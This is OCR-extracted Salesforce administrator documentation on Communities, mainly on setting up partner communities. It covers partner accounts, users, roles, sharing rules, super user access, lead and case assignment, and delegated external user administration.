
Track page views:

- By Salesforce object
- By User Type
- By location
- By new versus returning users

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Tracking User Flow


The User Flow tracks how different types of users are interacting with the community.

User Flow is a graph that tracks a user's navigation throughout the community. It provides insights into traffic patterns on your site. Traffic patterns provide valuable information a community's effectiveness and the path a user is likely to take when resolving an issue. Go to **Reporting** > **Audience** > **User Explorer** > **User Flow** to view.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Manage Partner Relationships in Communities

Communities is a powerful tool for partner relationship management. Collaborate with your business partners in a community. Invite partners to a community, share records with them, to drive, track, and support channel sales

Note: If you have an existing partner portal, you can also continue to use the portal to collaborate with partners. However, we strongly recommend you migrate your partners to a community. Partner portal licenses can be reused in a partner community.

A community allows your partner users to log in to Salesforce through a separate website and access data you've made available only to them. In a partner community, you can:

- Extend Salesforce to securily expose CRM data with partners.
- Recruit, onboard, and educate partners (training and certifications).
- Manage your channel sales with programs, tiers, business plans, and partner scorecards.
- Manage lead distribution, deal registration, and quoting for channel sales.
- Streamline channel marketing with marketing development funds (MDF), marketing campaigns, and co-branded email communications.
- Provide a rich, personalized and mobile-ready experience to drive partner productivity
- Manage, track, and forecast partner sales ***alongside*** your direct sales in your Salesforce org.

With communities, you can publicly share information that you want all partners to see in a single location. You can also share data privately with specific partner users in the same community and restrict access with the security built into Salesforce. For example, you can pass leads to specific partners. You can also set up multiple communities if your community requirements vary across partners.

Example: Here are a few industry examples of how a company can use a community to drive partner sales:

- A technology company can work with resellers to pass leads, register deals, and market products together
- A manufacturer can work with its distributors, wholesalers, and retailers in communities.
- An insurance company can work with independent brokers to track leads and sell insurance products.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Migrating from Portals to Communities

Enable Partner Functionality in Your Org

Buy partner licenses to enable functionality that lets you set up partner accounts and create partner users in your org.

When you buy partner licenses, the following functionality is enabled in your org:

- The default Partner User profile. You can clone it to create custom partner profiles or extend data access via permission sets.
- Three standard partner roles: Partner User, Partner Manager, Partner Executive. When you create partner accounts, you can associate one of these roles with the partner users.
- A sharing rule group and category targeted at partner users.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- The **Manage External Account** and **Enable as Partner** buttons on accounts.
- A **Manage External User** and **Enable Partner User** button on contacts.

Note: If you have previously purchased partner portal licenses, you already have these features in your org.

Templates Supported for Partner Communities

The choice of template for creating a partner community depends on your company's branding requirements and the development effort you can invest in for the design of your community.

Use theLightning Partner Management solution to use a highly customizable template that uses slick Lightning components, just like Customer Service (Napili). It comes prepackaged with custom objects, record types, and pages to set up a partner community with leads and marketing management. It also has a rich look and feel that is responsive across devices, including mobile devices.

If you want a quick migration from portals to communities or prefer the Salesforce Classic look and feel, use the Salesforce Tabs + Visualforce template. This option allows heavy rebranding, but you'll need developers with Visualforce skills,

Still confused? Compare the features available in all community templates.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

What's Your Partner Community Strategy?

The type of partner community you create depends on your business, your channel sales program, and the tiers within it. For example, the strategy for a hardware manufacturer with a few partners is different from that of an insurance company with a large agent network.

Try to get early answers to these questions to plan your community strategy:

- How many Partner Community licenses do I need?

  Note: If you don't need access to all sales objects, such as opportunities, leads, and campaigns, you can also use Customer Community Plus licenses for partners.

- Can I invite all my partners to the same community or do I need multiple communities?
- Do I need a custom partner profile or all the roles?
- What data do I want to share with my partners network?
- What level of data visibility and privacy do I need for my community?

For more ideas on planning your community strategy, check out this Trailhead module for Communities.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Communities User Licenses

Migrate from a Partner Portal to a Community

Salesforce recommends that you migrate from partner portals to communities. Portal licenses are supported in communities so you don't require separate community licenses.

Note: Starting from Summer '13, partner portals are no longer available for new Salesforce orgs. Existing organizations using partner portals can continue to use their partner portals or migrate to communities. If you don't have a partner portal, but want to share records and information with your partners, try Salesforce Communities. Contact Salesforce for more information.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Why Migrate from Portals to Communities?

Communities offer all the functionality available in portals and customer portals, plus more features including:

- A responsive, mobile-ready, prepackaged Lightning Partner Management solution
- Build personalized, rich experiences with your company's branding
- Chatter collaboration with groups, file sharing, and feeds
- Access to reports and dashboards plus the ability to create custom reports for your community
- Single sign-on and login support for multiple authentication providers
- Content moderation, direct messages, and much more
- Single location where you can design, moderate, and manage your community

Plus, we're working round the clock to bring you more features in every release.

See the Migrating from Portals to Communities guide for more information on how to migrate your portal users and data over to a community.

If You Continue to Use Partner Portals

All the information about setting up partner accounts, users, portals, and tracking partner sales is available in the Salesforce Partner Portal Guide.

Prep Your Org for a Partner Community

USER PERMISSIONS

To view accounts:	"Read" on accounts
To create accounts:	"Create" on accounts
To disable a partner account:	"Manage External Users"
To create, edit, disable, or deactivate partner users:	"Manage External Users"
To create contacts:	"Create" on contacts
To view contacts:	"Read" on contacts
To create, edit, and delete profiles:	"Manage Profiles and Permission Sets"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

To set field-level security:	"Manage Profiles and Permission Sets" AND "Customize Application"
To set sharing rules:	"Manage Sharing"

You've bought your partner licenses and have partner functionality enabled in your org. You're ready to collaborate with your partners and start closing deals together! Before you actually create a partner community, work with your channel manager to create partner accounts and users, assign partner roles, and manage permissions.

At the very outset, set up the channel manager role and assign it to the internal users in your org who manage channel sales and work with partner organizations.

Channel managers with the necessary permissions can perform the next steps.

1. Each partner account is automatically assigned three partner roles.

   Tip: We strongly recommend that your reduce the number of roles to one role: Partner User. To avoid role proliferation, it's better to use one role and grant super user access to users who need access to other users' data.

2. In Setup, type `Sharing Settings` in the Quick Find/Search box and edit the organization-wide defaults. Set the Default External Access setting to **Private** for all the objects you want to share with your partners.
3. Clone and customize the Partner User profile per your community's needs and, if necessary, grant extra permissions with a permission set.
4. Create a partner account for each partner organization you work with. Partner accounts store details about partner users and their sales data.
5. Also, plan how you want to use sharing rules to share data with partners.
6. Add users from each partner company as contacts on the respective partner account.
7. Convert the contacts on the partner account to partner users and assign a partner license, profile, and role.
8. Optionally, enable and grant super user access to partner users if you want them to view data owned by other users in their role hierarchy.
9. If you work with many partner users or don't want to deal with user management for a partner organization, consider delegating user administration.

With that, you're ready to set up a community and assign partner users to it.

SEE ALSO:

Default Organization-Wide Sharing Settings

Controlling Who Community or Portal Users Can See

Set Up the Channel Manager Role

Channel managers are internal users who manage your partner accounts and partner users. Before setting up a partner community, identify an internal user to play the channel manager role.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Channel Manager Role

Ideally, channel managers should create all the partner accounts for the partner organizations they manage. All partner users associated with a partner account automatically fall below the channel manager in the partner role hierarchy. So all the data owned by those partner users rolls up and is visible to the channel manager.

Channel Manager Profile

Profiles determine the permissions users have, page layouts they see, the tabs and record types available to them, and other settings. Create a custom profile for channel managers or use a permission set to grant permissions to a standard profile. A few tips on what you might want to include:

Grant the "Manage Partners" permission
When this permission is enabled, channel managers can create partner accounts and partner users.

Make the following objects available to channel managers
Leads, Accounts, Contacts, Opportunities, Documents, Campaigns, Products, and any other object you plan to share with partner users in your community.

Assign record types
Assign record types to channel manager profiles. For example, the Lightning Partner Management solution includes two lead record types: one to track sales leads and the other to register deals. Make sure that your channel manager has access to both.

Make the `Partner Account` field visible to channel managers on leads, accounts, and opportunities
Channel managers can create list views or reports for tracking partner user activity.

Assign page layouts
Assign the appropriate page layouts to your channel manager profiles.

Make the `Last Transfer Date` field visible to channel managers on leads
Channel managers can create lists views or reports for tracking partner user activity.

More Tips

- Create a public sharing group for channel managers. You can use this group for filtering and controlling access to documents.
- Create a lead queue for channel managers. You can use this queue for lead assignment rules.

Create Partner Accounts

Add each company with which you partner to Salesforce as a business account. We recommend that channel managers create partner accounts so they can view all partner data.

Partner accounts are Salesforce accounts that a channel manager uses to manage partner organizations, partner users, and activities when using a partner community or a partner portal. A channel manager who owns a partner account can access all the data associated with the partner account and the associated partner users.

Note: The partner user role is a subordinate of the account owner's role. All data for the partner user role rolls up to the partner account owner's role. Keep in mind that if you disable a partner user, their partner user role becomes obsolete and their data no longer rolls up to the partner account role.

1. Create a new business account.
2. Click **Manage External Account** and then, click **Enable as Partner**.
3. In the confirmation dialog, select **Yes, I want to enable this account as a Partner Account.**.
4. Click **Confirm**.

Note:

- If your organization has person accounts, they cannot be used as partner accounts. Only business accounts can be used as partner accounts.
- Partner accounts can't be deleted, but can be disabled.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view accounts:
- "Read" on accounts

To create accounts:
- "Create" on accounts

To create a partner account:
- "Manage External Users"

Once you create a partner account, you can add users to the account as contact records and then convert them to partner users. Partner users are Salesforce users with access to CRM objects, such as opportunities, leads, and campaigns. Partner users can access and modify the Salesforce data you share with them by logging into a community.

Disable Partner Accounts

You can't delete partner accounts, but you can disable them. Disabling a partner account disables partner users associated with the account. We recommend disabling a partner account only if the account was accidentally enabled for community access.

If you choose to disable a partner account:

- Up to 15 active and inactive external users associated with the account are permanently disabled. You also remove them from all communities, groups, teams, permission sets, and sharing rules they're associated with.
- If there are more than 15 active or inactive external users associated with an account, you can't disable it. Disable the users before disabling the account.
- Roles and groups associated with the account are permanently deleted and not moved to the Recycle Bin.

1. Go to the Account detail page for the account you want to disable.
2. Click **Manage External Account**, then click **Disable Partner Account**.
3. Click **OK** to confirm.

If you decide to re-enable the account in the future, you can re-enable individual contacts as partner community users. Re-enabling a contact for a partner community creates a partner user record that is not associated with the previous partner user and role. You can't restore deleted roles and groups.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view accounts:
- "Read" on accounts

To create accounts:
- "Create" on accounts

To disable a partner account:
- "Manage External Users"

Create Partner Users

After you create a partner account, add users to the account as contact records and then convert them to partner users. Partner users are Salesforce users with access to CRM objects such as opportunities, leads, and campaigns. Partner users can access Salesforce data when they're invited a community.

Tip: Before creating partner users, configure your community so your partner users don't log in to your community before it is ready.

1. View the partner account contact you want to convert to a partner user.
2. On the contact detail page, click **Manage External User** and choose **Enable Partner User**.
3. Edit the user record for this partner and assign a partner license, role, and profile.

   Tip: You can use a Customer Community Plus license if the user doesn't require access to CRM objects, such as opportunities, leads, and campaigns.

4. Click **Save**.

After you create a partner user, you can edit the partner account and the partner user independently. Changes made to one are not reflected in the other.

Tip: To check or troubleshoot issues with the partner use account, on the contact detail page, click **Manage External User** and choose **Log in to Portal as User**. A new browser window opens and you are logged in to the community as a community user.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, disable, or deactivate partner users:
- "Manage External Users"

To create contacts:
- "Create" on contacts

To view contacts:
- "Read" on contacts

Consider the following when creating partner users:

- The available profiles for the partner user are limited to the Partner User profile or profiles that have been cloned from it.
- The **Role** drop-down is read-only the first time you enable a contact as a partner or customer user for an account. The next time you enable a contact on this account as a customer or partner user, you can select a **Role** for the user.
- Unlike a standard user, the partner user role is automatically assigned based on the account name.
- The partner user role is a subordinate of the account owner's role. All data for the partner user role rolls up to the partner account owner's role. Keep in mind that if you disable a partner user, their partner user role becomes obsolete and their data no longer rolls up to the partner account role.
- Partner users and contacts cannot be deleted. If you no longer want a partner user to have access to their community, deactivate the partner user.
- If you have enabled a user as a delegated administrator, note the following requirement. Before the user can create an external user, you must add at least one partner profile to the Assignable Profiles related list and assign the user the "Manage External Users" permission.

SEE ALSO:

Communities User Licenses

Partner User Profile

When you buy Partner Community licenses, the Partner User profile is automatically created in your org. The Partner User profile can't be modified, but you can clone it or create permission sets to specify what partner users can do.

Note: The Partner User profile is also available in your org if your organization has bought Partner Portal or Customer Community Plus licenses.

The profile you assign to partner users defines what data they can access within a community. For example, you can control whether users can view, create, or edit cases and custom object records using profiles and permission sets. You can also clone the Partner User profile and create custom profiles with varying permissions.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

For each cloned profile, ensure that the "API Only User" permission is not selected. Users associated with this permission selected aren't able to log in to their communities.

Partner User Roles

USER PERMISSIONS

To manage partner users:	"Manage External Users"
To create, edit, and delete profiles:	"Manage Profiles and Permission Sets"
To create, edit, and delete page layouts:	"Customize Application"
To set field-level security:	"Manage Profiles and Permission Sets" AND "Customize Application"
To set sharing rules:	"Manage Sharing"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

When you enable the first external user on a partner account, a user role hierarchy is created for that account. This role hierarchy rolls up to the account owner (typically, the channel manager). The three roles in this hierarchy are Partner User, Partner Manager, or Partner Executive. When you create contacts on the partner account and convert them to external users, assign one of these roles to them.

The Partner User role rolls up to the Partner Manager role, which rolls up to the Partner Executive role. The Partner Executive role rolls up to the Channel Manager role. Partner users at a given role level are able to view and edit all data owned by or shared with users below them in the hierarchy, regardless of your org's sharing model.

The role names include the partner account name. For example, if the partner account name is Acme, the three roles created for the account are called Acme Partner User, Acme Partner Manager, and Acme Partner Executive. If the ownership of a partner account is changed to another channel manager, the partner user role is moved to that location in the role hierarchy.

Tip: We recommend that you reduce the number of roles to one. Grant super user access to partner users if you want them to see other partner users' data.

You can delete partner roles, in which case the roles are renamed to maintain the hierarchy. For example, if the Manager role is deleted from a three-role hierarchy of Executive, Manager, and User, then the Executive role is renamed to Manager but its object ID remains the same. When you create a partner role, it is automatically placed at the bottom of this hierarchy. You can delete multiple roles in bulk

for better performance. For example, if most of your users are assigned the User role, you can delete the Executive and Manager roles. For more information on deleting partner roles, see the SOAP API Developer's Guide.

SEE ALSO:

Portal Roles Limit

Set the Default Number of Community Roles

Sharing Data with Partner Users

Sharing groups and a sharing rule category are available by default in your org to share Salesforce data with partner users in a community.

Tip: Org-wide defaults and field-level security also control data access for partners in communities. Set the Default External Access setting to **Private** for all the objects you want to expose to partner users in your community.

After you buy partner licenses for your org, the following groups and sharing rule category are created:

Group or Category	Description
All Partner Portal Users group	Contains all partner users in your organization
All Internal Users group	Contains all Salesforce users in your organization
Roles and Internal Subordinates sharing rule category	Allows you to create sharing rules in which you can choose specific Salesforce users in your organization by role, including users in roles below the selected role. Partner roles are excluded.

Use these groups and the sharing rule category to easily create sharing rules that grant all community, portal, or Salesforce users access to specific data. You can also create sharing rules to share records between community users and internal Salesforce users, but not between partner users associated with different partner accounts.

Note: Customer Community licenses support sharing sets, but not sharing rules. And sharing sets don't support objects that are associated with multiple other objects of the same type, for example, the Contacts to Multiple Accounts feature. To use such features, your community members must have the Customer Community Plus or Partner Community license.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To manage partner users:
- "Manage External Users"

To set field-level security:
- "Manage Profiles and Permission Sets"

  AND

  "Customize Application"

To set sharing rules:
- "Manage Sharing"

Grant Super User Access to a Partner User

Super user access allows partner users to view data owned by other partners or users below them in their role hierarchy. For example, you can allow managers in your partner accounts to view the data owned by their direct reports.

A few things to consider before you grant super user access to users:

- Enable Partner Super User Access in your Communities Settings before granting access to individual partner users.
- Partner super user access applies to cases, leads, custom objects, and opportunities only.
- Partner super users can access all the data owned by other users below them in the partner account hierarchy, regardless of sharing rules and even when the org-wide default setting is set to Private.

  For example, consider two partner super users with the same role under the same account. User A owns a few opportunities, and User B has manual share to another opportunity. This gives User A access to all opportunities owned by User B, and User B can access all of User A's opportunities.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable Partner Super User Access:
- "Customize Application"

Partner Super Users with Role	Can Access Data Owned By
Partner Executive	– All partner users and partner super users in the same role – Manager and User roles below them in the hierarchy
Partner Manager	– All partner users and partner super users in the same role – User roles below them in the hierarchy
Partner User	All partner users and partner super users in the same role (User roles only)

- Use this information to grant super user access to users with Partner Community licenses.

1. View the contact record for the user on the partner account.
2. Click **Manage External Account**, then choose **Enable Super User Access**.
3. Click **OK**.

This grants super user access to the user with a Partner Community license. You can also grant super user access to users with Customer Community Plus licenses.

SEE ALSO:

Grant Super User Access to Customer Users in Your Community

Enable Super User Access for Your Communities

Enable Leads for Partner Users

If you are using the Salesforce Tabs + Visualforce template, enable leads for partner users in your community so that they can access and create leads in your communities.

When you enable leads for partner users in your community, you can assign leads to those members. Additionally, partner users can edit leads, create leads, import leads, and also mass update leads in a list view.

1. Open Community Workspaces or Community Management.
2. Click **AdministrationTabs**, and add the **Leads** tab to the list of available tabs in your community.
3. In Setup, set tab visibility and object permissions. You can either set them on the profile or using a permission set. We recommend using a permission set if you plan to apply these permissions selectively.
   a. If using a permission set, use the following settings for leads:
      - In the Tab Settings, select Available and Visible.
      - In the Object Settings, select "Read," "Create," and "Edit."
   b. If using a profile, such as the Partner User profile, set the leads tab setting to `Default On` and enable the "Read," "Create," and "Edit" object permissions for leads.
4. Optionally, you can assign extra permissions that enable advanced features for your partners. If you plan to apply these permissions to only some of your partner users, we recommend creating separate permissions sets.

   Note: Partner users with legacy portal licenses can use these advanced features in communities, but not in portals.

Feature	Partner User Permission Needed
To import leads using the **Import Leads** link on the Leads tab in your community. If your partner user is importing leads, it might also make sense to allow them to import accounts and contacts using the **Import My Organization's Accounts & Contacts** link on the Accounts and Contacts tabs in your community.	"Import Leads" AND Optionally, "Import Personal Contacts"
To change the status of multiple leads via the **Change Status** button.	"Manage Leads"
To change the owner of multiple leads via the **Change Owner** button.	"Transfer Leads"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable leads for partner users:
- "Manage Profiles and Permission Sets"

Delegate External User Administration

If your partner organizations have a large number of users, you can delegate user administration to external users.

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

External users who are delegated administrators can:

USER PERMISSIONS

To manage external users:
- "Manage External Users"

To create, edit, and delete profiles:
- "Manage Profiles and Permission Sets"

- Create and edit external user records
- Reset passwords for external users
- Deactivate existing external users

You can grant delegated external user administration rights to users with Partner Community, Customer Community Plus, Gold Partner, Enterprise Administration, and Customer Portal Manager licenses.

You can't edit standard profiles. You can add Delegated External User Administrator to a permission set that you assign to a standard profile.

1. From Setup, enter `Profiles` in the Quick Find box, then select **Profiles** and click a custom profile.
2. Click **Edit**.
3. Select **Delegated External User Administrator**.
4. Click **Save**.
5. Click **Edit** in the Delegated External User Profiles related list.
6. Select the profiles you want users with this profile to be able to administer.
7. Click **Save**.

Consider the following when setting up delegated external user administration.

- You can also grant delegated administration rights using permission sets.
- On the profile you're granting delegated administration rights to:
  - Add the "Create" and "Edit" permissions on contacts so that delegated administrators can create and update contacts related to their account.
  - Set the Accounts and Contacts tab settings to Default On so that delegated administrators can view the Accounts and Contacts tabs and easily manage contacts related to their accounts.
- Make sure accounts and contacts are available in your community.
- Optionally, set field-level security and page layouts so that delegated external user administrators can access only the account and contact fields you specify.

SEE ALSO:

Create Communities Users

Grant Super User Access to a Partner User

Share More Salesforce Object Data in Your Community

Add Tabs to Your Community

Create a Partner Community with the Lightning Partner Management Solution

Quickly set up a custom, branded space where you can invite your partners and work on driving channel sales together. This prepackaged solution is optimized for channel managers and partners to collaborate on and track sales data. A simplified setup, combined with rich branding and a responsive UI, lets you quickly build an exclusive online experience, so you can invite your channel partners and track and monitor your sales together from a single location.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To install and customize the Lightning Partner Management solution:

- "Customize Application"

  "Create and Set Up Communities"

  "Download AppExchange Packages"

Prerequisites

Prior to installing the solution, make sure your org:

- Includes Partner Community or Partner Portal licenses
- Has Communities enabled

What You Get Out of the Box

The Lightning Partner Management solution contains prepackaged pages, components, business logic, and other features that support channel management (sales + marketing) processes.

Channel managers and partners can create and share leads, opportunities, accounts, and contacts together. In addition, partner communities provides:

- Partner account management
- Partner recruitment, onboarding, and support
- Lead distribution
- Deal registration
- Content library
- Partner analytics
- Marketing development fund management

For detailed information on installing and configuring the Lightning Partner Management solution, see the Salesforce Lightning Partner Management guide.

Assign Cases to a Partner User

Assign cases to partner users so they can view, modify, and update case information.

Before you assign cases to partners, configure cases for partners. You can only assign cases that you have access to.

1. On the case detail page, click **[Change]** next to the **Case Owner** field.
2. Select **Partner User** from the Owner drop-down list and enter the name of the partner user.
3. Optionally, select the **Send Notification Email** checkbox to send an email to the new owner.
4. Click **Save**.

The partner user can view and edit the case from their community.

Note:

- Case comments added by partner community users are public and visible to any user that can view the case.
- You can create case assignment and escalation rules that automatically assign cases to partner users based on criteria that you define.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign cases to partners:

- "Edit" on cases

  AND

  "Transfer Cases" or "Transfer Record"

Assign Leads to Partner Users

You can assign leads to partners or allow partners to drive their own lead queue.

You can:

- Assign each lead to an individual partner user.
- Assign leads to a lead queue and allow partner users to claim leads from the queue.
- Use lead assignment rules to automatically assign leads to partner users or queues based on certain properties of those leads.

  Note: User actions in a community don't trigger assignment rules.

Assigning a lead to a partner user or partner lead queue is just like assigning a lead to any other user or queue. Leads assigned directly to a user or a queue that is not part of the lead pool are shown on the community's Leads page or tab. The partner user can see leads by selecting the appropriate list view. Until a partner user has reviewed a lead, it displays in bold, and is in the My Unread Leads list view.

If a lead is assigned to a queue that is in the lead pool, the lead displays in the Available Leads list.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign leads to partner users:

- "Edit" on leads

Tip: Assign partner leads to someone with a Partner Manager or Partner Executive role in the partner account. The manager can then manage lead assignment for the partner users in that account.

Assign Tasks and Events to Partner Users

If you have added a calendar to your community, you can add events to it. Partner users with the "Edit Events" permission can create and edit their own events. Also, with the appropriate field-level security settings, partner users can view and create activities related to leads or opportunities.

Note: Calendars, events, and activities are only available in the Salesforce Tabs + Visualforce template.

Partner users can add tasks to leads or opportunities as reminders of particular tasks they should perform. Administrators and channel managers can view the activity history for a particular lead or opportunity, or use reports to track activities assigned to partner users. A partner user can only add tasks for or see calendars shared by:

- Other partner users assigned to the same account.
- The channel manager for their account.

Note: The following event and calendar features are not supported in communities: spell check, event updates, enhanced list views, drag-and-drop scheduling, calendar sharing, and hover details.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign events to partner users:

- "Edit Events"

Educate Your Users About Communities

Tell community members what to expect from their community experience.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Access Your Communities from Salesforce

Internal Salesforce users who are also community members can easily access communities using the global header. The global header is not available by default; the org administrator must enable it for community members.

Share Personal Contact Information Within Communities

Users can specify which information from their profile is visible to external users, such as customers and partners, and guests viewing publicly accessible pages that don't require login.

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Internal Salesforce users who are also community members can easily access communities using the global header. The global header is not available by default; the org administrator must enable it for community members.

Search Behavior in Communities

Search capabilities in communities can make or break a member's experience. Search in communities is different depending on whether your community is using a Community Builder-based template or a Salesforce Tabs + Visualforce template. In general, searches within a community return results specific to that community.

Manage Your Community Email Notifications

Use email notifications to keep up with important updates in communities.

Who Can See What in Communities

Access Your Communities from Salesforce

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
Note: Orgs that enabled Communities before Winter '14 see the new global header by default when they turn on Communities.



EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

The menu on the left side lets you switch between communities and your internal org. Switching between your internal org and your communities doesn't disrupt your workflow. We automatically return you to the page where you were last working, so you can pick up right where you left off. Also, you can work in multiple communities at once from separate browser tabs.

- The dropdown shows all the active communities that you're a member of.
- If you have the "Create and Set Up Communities" permission, you also see communities in preview that you're a member of.
- Internal users who aren't members of any community only see the company name.
- External users see the dropdown menu only if they belong to more than one active community.
- If an external user who is only a member of one active community is given the URL for a community in preview, they don't see the dropdown menu in the community.

Important: If your org is setting up a My Domain that hasn't finished deployment of the new custom domain, switching from a community to your internal org directs you to the Salesforce login page instead. This can happen when you've logged in using a My Domain URL that has been registered but not yet deployed. Once your domain is deployed, selecting your organization in the dropdown directs you to the internal organization as expected.

The *Your Name* menu on the right side contains links to edit contact information and log out. For internal users, it also contains a link to Help & Training and may also contain links to Setup and other tools depending on user permissions and enabled features.

Important: The global header isn't supported in Lightning Experience, so to create, manage, or access communities from the Global Header, switch back to Salesforce Classic. If your org is using Lightning Experience, users with the appropriate permissions must switch to Salesforce Classic to access the global header.

SEE ALSO:

